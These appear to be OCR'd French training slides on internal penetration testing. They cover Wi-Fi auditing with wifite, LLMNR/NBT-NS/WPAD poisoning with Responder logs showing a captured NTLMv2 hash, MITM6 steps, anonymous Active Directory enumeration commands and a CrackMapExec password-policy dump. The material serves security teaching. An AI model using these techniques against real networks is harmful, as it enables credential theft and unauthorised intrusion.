
Le contournement des sécurités type WPA-PSK est devenu complexe. Les tests se font généralement via les wifi publics ou invités.

L'envoi de requêtes "de-auth", l'usurpation d'adresse MAC ou la création de Rogue-AP peut perturber le réseau.

04 – Découverte réseau et interception

Outils

- Suite AirCrack-NG
- Wifite (basé sur AirCrack-NG)
- https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-wifi


kali@kali: ~
File Actions Edit View Help
[sudo] password for kali:
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2
[+] option: kill conflicting processes enabled
[+] option: using wordlist wordlist.txt to crack WPA handshakes
[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[+] Using wlan0mon already in monitor mode
NUM ESSID CH ENCR POWER WPS? CLIENT
1 Mobily_eLife_2.4G 4 WPA-P 39db yes
2 (E8:3F:67:83:DA:0A) 13 WPA-P 27db no
3 Farida H A 6 WPA-P 23db yes
4 (3C:15:FB:D8:85:50) 4 WPA 22db no 1
5 HUAWEI-B535-DA06 13 WPA-P 19db no
[+] Scanning. Found 5 target(s), 1 client(s). Ctrl+C when ready

04 – Découverte réseau et interception

LAN

- Filtrage MAC ?
- DHCP ? DNS ? → Souvent fournis par un DC lié à un domaine
- VLAN ?


04 – Découverte réseau et interception

Découverte passive

- “Netdiscover”
- “Wireshark” / “tshark”

→ **Identifier des plages réseau**

04 – Découverte réseau et interception




04 – Découverte réseau et interception

Interception

- LLMNR & NBT-NS Poisoning
- WPAD (Web Proxy Auto-Discovery)
- MITM6

04 – Découverte réseau et interception




04 – Découverte réseau et interception

WPAD (Web Proxy Auto-Discovery)


Si un navigateur est configuré pour détecter automatiquement les proxy, il utilisera le protocole WPAD pour localiser et télécharger le fichier wpad.dat, Proxy Auto-Config (PAC).

Une requête http://wpad/wpad.dat est effectuée → généralement le domaine n'est pas enregistré et permet d'enchainer sur le scénario précédent.

04 – Découverte réseau et interception



04 – Découverte réseau et interception



```
[+] Listening for events ...
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name WPAD (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name wpad
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name wpad
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name wpad
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] Sending NTLM authentication request to 192.168.68.101
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name wpad
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] Sending NTLM authentication request to 192.168.68.101
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] GET request from: 192.168.68.101   URL: /wpad.dat
[HTTP] Host              : wpad
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
[HTTP] NTLMv2 Client   : 192.168.68.101
[HTTP] NTLMv2 Username : WINDEV2004EVAL\User
[HTTP] NTLMv2 Hash     : User::WINDEV2004EVAL:de67b4bb6e93f13c:9B4A3CCB72030F0714A7F66166A525B7:0101000000000000A7D866CE702BD601D8B26C5B075C9DD00000
06D0062002E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C0
834781BD77D094F88FEE2F618E29BF3F390A001000000000000000000000000000000000000900120048005400540050002F007700700061006400000000000000000000
[HTTP] WPAD (auth) file sent to 192.168.68.101
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name LVGEEYXPLEXHZL (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name lvgeeyxplexhzl.local
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name NDYXPHCAMOKHCHL (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name lvgeeyxplexhzl
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name AWLZIJVH (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name ndyxphcamokhchl.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name ndyxphcamokhchl
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name awlzijvh.local
```

04 – Découverte réseau et interception

Pour aller plus loin :
https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/

04 – Découverte réseau et interception

MITM6 :


1. Se déclarer en tant que serveur DHCPv6
2. Se déclarer en tant que serveur DNS
3. Attribuer des IPv6 et un serveur DNS malveillant aux machines
4. Intercepter les requêtes avec responder

/!\ Bien que MITM6 dispose d'un mécanisme avec un bas TTL pour son DHCP et DNS, son utilisation peut impacter en disponibilité !

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. **Domaines & Active Directory**
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. Machine “Stagiaire”

04 – Domaine & Active Directory



04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. Politique de MDP (user=pass, mdp faible, …)
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 – Domaine & Active Directory

1. **Connexion anonyme, Connexion authentifiée**
2. Politique de MDP (user=pass, mdp faible, …)
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 - Domaine & Active Directory

```
1 rpcclient -U "" -N DC.DOMAIN.TLD
2 enum4linux -u "" -p "" DC.DOMAIN.TLD
```

```
enum4linux -a -u "" -p "" DC.DOMAIN.TLD
Starting enum4linux v0.9.1

 ========================================( Target Information )========================================

Target ........... DC.DOMAIN.TLD
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ========================( Enumerating Workgroup/Domain on DC.DOMAIN.TLD )========================


[+] Got domain/workgroup name: MONDOMAIN


 =============================( Nbtstat Information for DC.DOMAIN.TLD )=============================

Can't load /etc/samba/smb.conf - run testparm to debug it
Looking up status of 10.0.0.1
        SERV           <00> -         B <ACTIVE>  Workstation Service
        PARTAGE01       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        PARTAGE02       <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        SHARE           <20> -         B <ACTIVE>  File Server Service

        MAC Address = REDACTED

 ==================================( Session Check on DC.DOMAIN.TLD )==================================


[+] Server DC.DOMAIN.TLD allows sessions using username '', password ''


 ============================( Getting domain SID for DC.DOMAIN.TLD )============================

Can't load /etc/samba/smb.conf - run testparm to debug it
Domain Name: MONDOMAIN
Domain Sid: S-1-5-21-XXX

[+] Host is part of a domain (not a workgroup)


 ===================================( Users on DC.DOMAIN.TLD )===================================

index: 0x2cf8 RID: 0x394e acb: 0x00000010 Account: alex.garrido   Name: Alex GARRIDO     Desc: Ingenieur
Cybersecurite
```

04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. **Politique de MDP (user=pass, mdp faible, …)**
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 – Domaine & Active Directory

```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u harry -p Azertyuiop1! --pass-pol
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5)
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] poudlard.wizard\harry:Azertyuiop1!
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] Dumping password info for domain: POUDLARD
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Minimum password length: 7
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Password history length: 24
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Maximum password age:
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Password Complexity Flags: 000001
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5      Domain Refuse Password Change: 0
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5      Domain Password Store Cleartext: 0
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5      Domain Password Lockout Admins: 0
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5      Domain Password No Clear Change: 0
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5      Domain Password No Anon Change: 0
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5      Domain Password Complex: 1
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Minimum password age:
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Reset Account Lockout Counter: 30 minutes
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Locked Account Duration: 30 minutes
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Account Lockout Threshold: None
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Forced Log off Time: Not Set
```

04 - Domaine & Active Directory

